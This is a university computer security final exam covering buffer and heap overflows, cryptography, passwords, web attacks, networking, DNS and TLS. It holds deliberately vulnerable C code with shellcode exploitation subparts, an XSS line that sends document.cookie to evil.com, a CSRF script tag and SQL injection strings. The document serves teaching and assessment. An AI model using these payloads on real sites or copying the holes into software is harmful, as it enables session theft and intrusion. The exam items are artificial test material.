Fuzail & Peyrin Summer 2022 — CS 161 Computer Security — Final

PRINT your name: _____, _____
(last) (first)

PRINT your student ID: _____

You have 170 minutes. There are 11 questions of varying credit (200 points total).

Question:	1	2	3	4	5	6	7	8	9	10	11	Total
Points:	1	32	25	21	18	22	21	15	23	9	13	200

For questions with **circular bubbles**, you may select only one choice.

- ○ Unselected option (completely unfilled)
- ● Only one selected option (completely filled)

For questions with **square checkboxes**, you may select one or more choices.

- ☐ You can select
- ■ multiple squares (completely filled)

Pre-exam/post-exam activity (not graded, just for fun): Flip to the back page of the exam and traverse the maze to find EvanBot!

Q1 *Honor Code* (1 points)

Read the following honor code and sign your name.

> I understand that I may not collaborate with anyone else on this exam, or cheat in any way. I am aware of the Berkeley Campus Code of Student Conduct and acknowledge that academic misconduct will be reported to the Center for Student Conduct and may further result in, at minimum, negative points on the exam.

SIGN your name: _____

Q2 *True/False* **(32 points)**

Each true/false is worth 2 points.

Q2.1 True or False: Cryptosystems should remain secure even if the attacker knows the internal details about the system itself.

○ True ○ False

Q2.2 True or False: It is always better to add more layers of defense-in-depth.

○ True ○ False

Q2.3 True or False: Even if we use `fgets` for all user input, an attacker can still write outside the bounds of the buffers we allocate.

○ True ○ False

Q2.4 True or False: It is impossible to perform memory safety attacks in the heap section of code because we can't change the value of the `RIP` from the heap.

○ True ○ False

Q2.5 True or False: The value of the stack canary is different every time the program runs and is different for every function within a program run.

○ True ○ False

Q2.6 True or False: Pointer authentication can be implemented on a 128-bit system.

○ True ○ False

Q2.7 True or False: Sending the IV as a public value removes any randomness from a cryptosystem.

○ True ○ False

Q2.8 True or False: The MAC of a message can be shorter than the length of the message.

○ True ○ False

Q2.9 True or False: Bitcoin proof-of-work would be secure against attackers if the blockchain accepted hashes ending in two zero bits.

○ True ○ False

Q2.10 True or False: We can set $g = 1$ and perform the Diffie-Hellman exchange, and the resulting shared secret would not be known to any eavesdroppers.

○ True ○ False

Q2.11 True or False: Phishing attacks require the attacker to subvert same-origin policy.

○ True ○ False

Q2.12 True or False: EvanBot opens a browser and visits `www.csa.gov`. This causes EvanBot's browser to make a HTTP GET request.

○ True ○ False

Q2.13 True or False: A website with 20 users will always have 20 session tokens in the database.

○ True ○ False

Q2.14 True or False: Suppose we modify TCP to decrease sequence numbers by 1 for each byte, instead of increasing sequence numbers for each byte. This modified version is still secure against off-path attackers.

○ True ○ False

Q2.15 True or False: Unlike UDP packets, a TCP packet sent over the network can be of any size.

○ True ○ False

Q2.16 True or False: When sending an HTTP message through two Tor relays, the first Tor node can see the contents of the message.

○ True ○ False

Q3 *The Big Reveal* **(25 points)**

Note: The questions on this exam are arranged in order of topics covered in class. Feel free to skip around.

Consider the following code which has been developed to reveal the identity of EvanBot.

```
1  void reveal(char* format, char* identity) {
2      printf("Drumroll please...\n");
3      printf(format, identity);
4      printf("*shocked pikachu face*\n");
5  }
6
7  void identify(char* format) {
8      char identity[16];
9      gets(identity);
10     reveal(format, identity);
11 }
12
13 int main() {
14     identify("EvanBot is %s\n");
15     return 0;
16 }
```

For this question, assume the following:

- You are on a little-endian 32-bit x86 system.
- There is no other compiler padding or saved additional registers.
- **No memory safety defenses** are enabled.
- Using GDB, you find that the address of the RIP of `main` is `0xDABBAD00`.
- For your inputs, you may use `EVERYONE` as a Python variable storing the string `"Everyone is EvanBot!"` (no quotes), which has a length of 20 characters.

Q3.1 (4 points) Fill in the following stack diagram, assuming that the program is paused at Line 9. (The value in each row does not have to be four bytes long.)

Stack

RIP of main
SFP of main

Q3.2 (7 points) Knowing that no single mortal could contain all the power of EvanBot, you wish to reveal that there is a part of EvanBot in everyone.

Provide an input that would cause this program to print out the following.

```
Drumroll please...
Everyone is EvanBot!
*shocked pikachu face*
```

We do not care what else the program prints or does, as long as the above is the first three lines printed out by the program. (i.e: once the above three lines are printed, it is okay if the program gets stuck in an infinite loop, crashes, or prints out other text).

Write your answer in Python 2 syntax (just like in Project 1).

Q3.3 (3 points) What does your exploit cause the program to do?

- ○ Return normally (`main` returns 0)
- ○ Return with an error code (`main` returns non-zero)
- ○ Crash immediately after `reveal` returns
- ○ Crash immediately after `identify` returns
- ○ None of the above

Q3.4 (3 points) **For this subpart only, assume that ASLR is enabled.**
Is it still possible to print the desired text? Briefly explain (1-2 sentences).

○ Yes ○ No

Q3.5 (3 points) **For this subpart only, assume that non-executable pages are enabled.**
Is it still possible to print the desired text? Briefly explain (1-2 sentences).

○ Yes ○ No

Q3.6 (5 points) **For this subpart only, assume that stack canaries are enabled.**
Is it still possible to print the desired text? Briefly explain (1-2 sentences).

○ Yes ○ No

Q4 *Here we go again...* (21 points)

For this question, assume the following:

- You are on a little-endian 32-bit x86 system.
- There is no other compiler padding or saved additional registers.
- **Stack canaries are enabled**, but no other memory safety defenses are enabled.

Consider the following vulnerable C code:

```
1  struct lockbox {
2      char name[4];
3      char *invitation_ptr;
4      char *file_ptr;
5  };
6
7  void func() {
8      lockbox *alicebob = malloc(sizeof(lockbox));
9      alicebob->invitation_ptr = (char*) malloc(108);
10     alicebob->file_ptr = invitation_ptr;
11
12     fread(alicebob->name, 5, 1, stdin);
13     fread(alicebob->invitation_ptr, 3, 1, stdin);
14     fread(alicebob->file_ptr, 108, 1, stdin);
15 }
```

You run this program in GDB and discover that:

- The address of the RIP of `func` is `0xffff0200`.
- `alicebob` (the address of the `lockbox` struct on the heap) is `0xffff0120`.
- `alicebob->invitation_ptr` (the address of the 108-byte character array on the heap) is `0xffff0180`.

In this question, provide inputs that would allow the attacker to execute the `SHELLCODE`. Write any inputs in Python 2 syntax (just like in Project 1). In your inputs, you may use `SHELLCODE` as a 100-byte shellcode.

Q4.1 (3 points) Which value in memory is the first call to `fread` able to partially or completely overwrite?

- ○ RIP of `func`
- ○ SFP of `func`
- ○ `alicebob->invitation_ptr` (the 4-byte address field in the struct)
- ○ The 108-byte character array on the heap
- ○ None of the above

Q4.2 (4 points) Provide an input for the first call to `fread`.

Q4.3 (3 points) Which value in memory is the second call to `fread` able to partially or completely overwrite?

- ○ RIP of `func`
- ○ SFP of `func`
- ○ `alicebob->invitation_ptr` (the 4-byte address field in the struct)
- ○ The 108-byte character array on the heap
- ○ None of the above

Q4.4 (4 points) Provide an input for the second call to `fread`.

Q4.5 (3 points) Which value in memory is the third call to `fread` able to partially or completely overwrite?

- ○ RIP of `func`
- ○ SFP of `func`
- ○ `alicebob->invitation_ptr` (the 4-byte address field in the struct)
- ○ The 108-byte character array on the heap
- ○ None of the above

Q4.6 (4 points) Provide an input for the third call to `fread`.

Q5 *CryptAnalysis* **(18 points)**

Penny has begun her new job as a research assistant at JCPenny's Security Division and it is your job to help her through her tasks! Penny's job involves looking through the cryptographic algorithms that are used by different companies and finding vulnerabilities and ways to break their systems!

For each subpart, Penny is provided with a scheme for storing multiple messages on a website's server. Penny is also provided with the cryptographic properties that the scheme should achieve. Select whether or not the provided scheme guarantees the desired properties.

Q5.1 (2 points) **Desired properties:** Confidentiality
Scheme: For each message M, split M into blocks, and encrypt each block M_i as $\mathsf{AES\text{-}CBC}(K, M_i)$.

- ◯ The scheme provides confidentiality.
- ◯ The scheme does not provide confidentiality.

Q5.2 (2 points) **Desired properties:** Confidentiality
Scheme: $\mathsf{AES\text{-}ECB}(K, M)$, where M is guaranteed to be a one-block message.

- ◯ The scheme provides confidentiality.
- ◯ The scheme does not provide confidentiality.

Q5.3 (4 points) **Desired properties:** Authenticity
Scheme: (C_1, C_2) where

$$C_1 = \mathsf{PKEnc}(PK_{\text{Server}}, M)$$
$$C_2 = \mathsf{Sign}(SK_{\text{Server}}, M)$$

- ◯ The scheme provides authenticity.
- ◯ The scheme does not provide authenticity.

Briefly justify your answer (10 words or fewer):

Q5.4 (3 points) **Desired properties:** Confidentiality, Forward Secrecy
Scheme:

$$\mathsf{AES\text{-}CBC}(T, M)$$

where T is generated for each message as $\mathsf{HMAC}(K, \text{current time in seconds})$
For forward secrecy, assume the attacker records messages and learns K later.

- ○ The scheme provides both confidentiality and forward secrecy.
- ○ The scheme provides only confidentiality, but not forward secrecy.
- ○ The scheme provides only forward secrecy, but not confidentiality.
- ○ The scheme provides neither confidentiality nor forward secrecy.

Q5.5 (7 points) Consider the following scheme: (C_1, C_2) where

$$C_1 = \mathsf{AES\text{-}ECB}(K_1, M)$$
$$C_2 = \mathsf{SHA\text{-}2}(K_2 \| C_1)$$

Penny finds a 3-block message, M = "Pizza Pasta Bread" stored with the above scheme. (Assume that each word is one block.)
Which of these messages, if any, could Penny tamper the message to, without being detected? Select all that apply.

- ☐ Pizza Pasta Bread Bread
- ☐ Pizza Pasta Bread Pasta Pizza
- ☐ Pizza Pasta Bread Bread Bread
- ☐ Bread Pasta Pizza
- ☐ Pizza Bread Pasta Bread Bread
- ☐ Pizza Pasta Bread Pizza
- ☐ Pizza Pizza Pizza Pizza
- ☐ None of the above

Q6 *The Lorenzo Von Matterhorn* **(22 points)**

Barney needs to make sure that no attackers can access his highly sensitive, top secret playbook tricks!

For each password scheme, select all true statements. Assume that:

- Each user has a unique username, but not necessarily a unique password.
- All information is stored in a read-only database that both the server and the attacker can access.
- The server has a symmetric key K not known to anyone else. The server also has a secret key SK not known to anyone else, and a corresponding public key PK that everyone knows.
- An *operation* is defined as one of the following actions: hash, encryption, decryption, and HMAC.
- The attacker does not have access to a client UI; therefore, online attacks are not possible.

Q6.1 (4 points) For each user, the database contains $\mathsf{username}$ and $\mathsf{H}(\mathsf{password})$, where H is a cryptographic hash function.

- ☐ If a user inputs a username and password, the server can verify whether the password is correct
- ☐ Given the information in the database, the attacker can verify that a given username and password pairing is correct.
- ☐ The server can list all plaintext passwords by computing at most one operation per user
- ☐ An attacker can list all passwords by computing at most one operation per possible password
- ☐ None of the above

Q6.2 (4 points) For each user, the database contains $\mathsf{username}$ and $\mathsf{HMAC}(K, \mathsf{password})$.

- ☐ If a user inputs a username and password, the server can verify whether the password is correct
- ☐ Given the information in the database, the attacker can verify that a given username and password pairing is correct.
- ☐ The server can list all plaintext passwords by computing at most one operation per user
- ☐ An attacker can list all passwords by computing at most one operation per possible password
- ☐ None of the above

Q6.3 (4 points) For this subpart, Enc denotes an IND-CPA secure symmetric encryption function.
For each user, the database contains username and $\mathsf{Enc}(K, \mathsf{password})$.

- ☐ If a user inputs a username and password, the server can verify whether the password is correct
- ☐ Given the information in the database, the attacker can verify that a given username and password pairing is correct.
- ☐ The server can list all plaintext passwords by computing at most one operation per user
- ☐ An attacker can list all passwords by computing at most one operation per possible password
- ☐ None of the above

Q6.4 (4 points) For this subpart, RSA denotes RSA encryption without OAEP padding.
For each user, the database contains username and $\mathsf{RSA}(\mathsf{PK}, \mathsf{password})$.

- ☐ If a user inputs a username and password, the server can verify whether the password is correct
- ☐ Given the information in the database, the attacker can verify that a given username and password pairing is correct.
- ☐ The server can list all plaintext passwords by computing at most one operation per user
- ☐ An attacker can list all passwords by computing at most one operation per possible password
- ☐ None of the above

Q6.5 (3 points) Consider a modification to the scheme in the first subpart: Instead of storing $\mathsf{H}(\mathsf{password})$ per user, we now store $\mathsf{H}(\mathsf{password}||\mathsf{salt})$ per user.

Assume that concatenation does not count as an operation. Compared to the original scheme, which of the following algorithms for generating salts would force the attacker to compute more operations to list all passwords? Select all that apply.

- ☐ A 128-bit value, randomly generated per user
- ☐ A 128-bit counter, starting at 0 and incremented per user
- ☐ A 128-bit counter, starting at a random number and incremented per user
- ☐ None of the above

Q6.6 (3 points) Which of these hash algorithms makes the scheme in the first subpart most secure against offline brute-force attacks? Briefly explain (10 words or fewer).

○ MD5 ○ SHA2-256 ○ Argon2Key (PBKDF2)

Q7 *Cookie Crumbling* **(21 points)**

Alice and Eve both have accounts on EvanBook. EvanBook is a social media website that allows users to make posts. Those posts are stored on EvanBook servers.

Q7.1 (2 points) Eve makes an EvanBook post with the contents:

```
<script src="http://evanmail.com/something.js"></script>
```

Assume EvanBook does not check user inputs. If Alice opens Eve's post, what happens?

- ○ The JavaScript in `something.js` runs with the origin of `evanbook.com`.
- ○ The JavaScript in `something.js` runs with the origin of `evanmail.com`.
- ○ The JavaScript in `something.js` does not run.

Q7.2 (3 points) Which of the following statements is true about Alice opening Eve's post? Select all that apply.

- ☐ Alice's browser is able to make a request to `evanmail.com/something.js` without being blocked
- ☐ If EvanBook sanitized all JavaScript input, Alice's browser would not run `something.js`.
- ☐ If EvanBook sanitized all HTML input, Alice's browser would not run `something.js`.
- ☐ None of the above

Q7.3 (3 points) Eve makes an EvanBook post with the contents:

```
<script src="http://evanbook.com/resetPassword?password=123"></script>
```

The `resetPassword` endpoint makes a request that sets the currently logged-in user's password to the "password" query parameter input.

Assume EvanBook does not check user inputs. When Alice opens Eve's post, which attack has Eve executed?

- ○ Stored XSS
- ○ CSRF
- ○ None of the above
- ○ Reflected XSS
- ○ SQL injection

Q7.4 (6 points) Eve makes an EvanBook post with the contents:

```
<script>fetch("http://evil.com/store?token=" + document.cookie)</script>
```

`http://evil.com/store` is a page controlled by Eve that takes in URL query parameters, and stores those URL query parameters in the database of the website.

Assume EvanBook does not check user inputs. If Alice opens Eve's post, which of these cookies gets sent to `evil.com`? Select all that apply.

- ☐ Domain = `evil.com`, Path = `/`, HTTPOnly = True, Secure = False
- ☐ Domain = `evil.com`, Path = `/store`, HTTPOnly = False, Secure = False
- ☐ Domain = `evil.com`, Path = `/store`, HTTPOnly = True, Secure = True
- ☐ Domain = `evanbook.com`, Path = `/`, HTTPOnly = True, Secure = False
- ☐ Domain = `evanbook.com`, Path = `/`, HTTPOnly = False, Secure = False
- ☐ Domain = `evanbook.com`, Path = `/`, HTTPOnly = False, Secure = True
- ☐ None of the above

Q7.5 (3 points) Which attack has Eve executed?

- ○ Stored XSS
- ○ Reflected XSS
- ○ CSRF
- ○ SQL injection
- ○ None of the above

Q7.6 (4 points) To log into EvanBook, you must go through authentication on `login.evanbook.com`, and set a cookie to keep track of your authenticated status.

The session token cookie should be secure against network attackers, and should get sent to as many pages on `evanbook.com` as possible.

If the attribute could be set to any value, select or write "Doesn't matter."

Domain

Path

Secure

○ `True` ○ `False` ○ Doesn't matter

HttpOnly

○ `True` ○ `False` ○ Doesn't matter

Q8 *EvanBot's Favorite Dish* **(15 points)**

The EvanBistro web server has a table `orders` with three fields: `dish` (string), `price` (integer), and `customer_name` (string).

For all subparts of this question, assume that no SQL injection defenses are enabled.

Q8.1 (4 points) EvanBistro's customer homepage takes in a user input `$name` and displays all of the user's past orders by displaying *all records* returned by this query:

```
SELECT dish, price FROM orders WHERE customer_name="$name"
```

Which of the following inputs would help the attacker learn every dish with a single SQL injection?

- ☐ `evanbot" OR 1=1`
- ☐ `evanbot" UNION SELECT * FROM orders--`
- ☐ `evanbot" AND SELECT * FROM orders--`
- ☐ `evanbot" OR 1=1 OR customer_name="evanbot`
- ☐ None of the above

Q8.2 (3 points) EvanBistro's order page takes in a user input `$name` and displays one of the customer's orders by displaying the *first record* returned by this query:

```
SELECT dish, price FROM orders WHERE customer_name="$name"
```

The attacker wants to learn every dish with a single SQL injection. How can the attacker achieve this? Select all that apply.

- ☐ The attacker can do this using only the `UNION` keyword
- ☐ The attacker can do this using only the `AND` keyword
- ☐ The attacker can do this using only the `OR` keyword
- ☐ None of the above

For the rest of the question, suppose the table also has one boolean field, `is_evanbot_favorite`, which is `TRUE` for only one record and `FALSE` for all other records.

EvanBistro's order page takes in a user input `$order` and performs the following query:

```
SELECT price FROM orders WHERE dish="$order"
```

If the SQL query returns at least one record, the server displays "Order made!" If the SQL query has an error, the server displays "Error: Dish doesn't exist!"

The attacker knows the list of all dishes and knows that exactly one order is EvanBot's favorite order. EvanBot could have made multiple orders with the same dish, but only one of the orders has `is_evanbot_favorite` set to `TRUE`.

Q8.3 (4 points) Suppose there are 2 different dishes (`pancakes` and `cookies`) and 7 different users (including `evanbot`) in the table, and the table contains 10 rows in total.

Write a single input for `$order` that would help the attacker learn EvanBot's favorite dish.

Note: In SQL, `x=1` checks if the field `x` is `TRUE`.


Q8.4 (4 points) Suppose there are 32 different dishes and 7 different users in the table, and the table contains 100 rows in total.

If the attacker uses the most efficient strategy possible, in the worst case, how many orders does the attacker need to make to learn EvanBot's favorite dish? If the attacker cannot learn EvanBot's favorite dish, select "Impossible."

- ○ 1
- ○ 4
- ○ 5
- ○ 7
- ○ 32
- ○ 100
- ○ 7×32
- ○ 32×100
- ○ Impossible

Q9 *Making New Friends* **(9 points)**

Consider two local broadcast networks, as shown in the diagram below.



Q9.1 (2 points) Alice broadcasts an ARP request for Mallory's MAC address.

Which of these entities, if malicious, can poison Alice's ARP cache? Select all that apply.

- ☐ Mallory
- ☐ Bob
- ☐ None of the above
- ☐ Soda Hall's router
- ☐ Cory Hall's router

Q9.2 (4 points) Mallory and Bob form a TLS connection. Then, Bob adds a rule to the firewall disallowing all inbound packets from Mallory.

EvanBot argues that TLS messages are encrypted, so the firewall cannot stop Mallory from sending more TLS messages to Bob. Is EvanBot correct? Justify your answer in 10 words or fewer.

- ○ Yes
- ○ No


Q9.3 (3 points) Bob adds a rule to the firewall disallowing all inbound packets from anybody in Soda Hall's local network.

Which of the following attacks can Mallory still perform on Bob? Assume that Mallory cannot spoof packets. Select all that apply.

- ☐ DoS
- ☐ RST injection
- ☐ XSS
- ☐ None of the above

Q10 *Not Knowing Is Part Of The Fun* **(23 points)**

Consider a broadcast local network with three entities (Alice, Bob, and the router). The router connects to the Internet, where there are some name servers, as shown in the diagram below:



In this question, the router serves as the DNS recursive resolver and the DHCP server.

Q10.1 (2½ points) Alice connects to the network for the first time and performs a DHCP handshake. Who can see the first DHCP message that Alice sends?

- ☐ Bob
- ☐ The router
- ☐ Root name server
- ☐ `.edu` name server
- ☐ `berkeley.edu` name server
- ☐ None of the above

Q10.2 (3 points) In total, how many packets are sent by the entities in the diagram in order for Alice to receive a DHCP configuration?

Assume that a broadcast message counts as one packet, and no packets get dropped or corrupted in transit.

Q10.3 (5 points) Alice wants to learn the IP address of `eecs.berkeley.edu`. Assume that Alice's DNS cache starts out empty.

Who can see either the first DNS request that Alice sends to the recursive resolver or the first DNS request sent by the recursive resolver? Select all that apply.

- ☐ Bob
- ☐ `.edu` name server
- ☐ The router
- ☐ `berkeley.edu` name server
- ☐ Root name server
- ☐ None of the above

Q10.4 (3 points) In total, how many packets are sent by the entities in the diagram in order for Alice's stub resolver to learn the IP address of `eecs.berkeley.edu`?

Assume that no packets get dropped or corrupted in transit.

Q10.5 (5 points) Without clearing her cache, Alice then makes another DNS request for the IP address of `math.berkeley.edu`.

Assume that source port randomization is enabled. Which of these entities, if malicious, could poison Alice's cache with an incorrect record? Select all that apply.

- ☐ Bob
- ☐ `.edu` name server
- ☐ The router
- ☐ `berkeley.edu` name server
- ☐ Root name server
- ☐ None of the above

Q10.6 (4½ points) Without clearing her cache, Alice makes a DNSSEC request for the IP address of `data.berkeley.edu`.

Which name servers does Alice need to contact in order to ensure that she has received the correct IP address of `data.berkeley.edu`? Select all that apply.

- ☐ Root name server
- ☐ `berkeley.edu` name server
- ☐ `.edu` name server
- ☐ None of the above

Q11 *If I Could, I Would But I Can't So I Shan't* **(13 points)**

Recall that in RSA TLS, the client chooses a premaster secret, encrypts it with the server's public key, and sends it to the server.

Consider a modification to RSA TLS where the server chooses a premaster secret, encrypts it with the client's public key, and sends it to the client.

EvanBot (a client) wants to use this modified scheme to connect to `pancakes.com` (a server). Assume that everyone knows EvanBot's public key.

Q11.1 (2 points) When are EvanBot and `pancakes.com` able to generate the same set of symmetric keys?

- ○ Always
- ○ Only if there is no MITM attacker present
- ○ Never

Q11.2 (2 points) When are EvanBot and `pancakes.com` able to successfully complete the handshake or detect when the handshake fails due to tampering?

- ○ Always
- ○ Only if there is no MITM attacker present
- ○ Never

Q11.3 (3 points) Does EvanBot have proof that they are talking to `pancakes.com` and not someone impersonating `pancakes.com`?

- ○ Yes, because everyone knows EvanBot's public key
- ○ Yes, because EvanBot verifies `pancakes.com`'s certificate
- ○ No, because `pancakes.com` never proves that it owns the private key
- ○ No, because `pancakes.com` never proves that it owns the public key

Q11.4 (3 points) Does `pancakes.com` have proof that it is talking to EvanBot, and not someone impersonating EvanBot?


- ○ Yes, because only EvanBot can decrypt the premaster secret
- ○ Yes, because only EvanBot can encrypt a premaster secret
- ○ No, because anybody can encrypt a premaster secret
- ○ No, because anybody can decrypt the premaster secret

Q11.5 (3 points) Now, assume that the server doesn't know EvanBot's public key. What value should EvanBot send so that `pancakes.com` is sure that it is talking to EvanBot, and not someone impersonating EvanBot? Provide your answer in 10 words or fewer.

Nothing on this page will affect your grade in any way.

Activity: Maze

Traverse the maze to help EvanBot find the stack of pancakes!



Doodle

Congratulations for making it to the end of the exam! Feel free to leave any final thoughts, comments, feedback, or doodles here: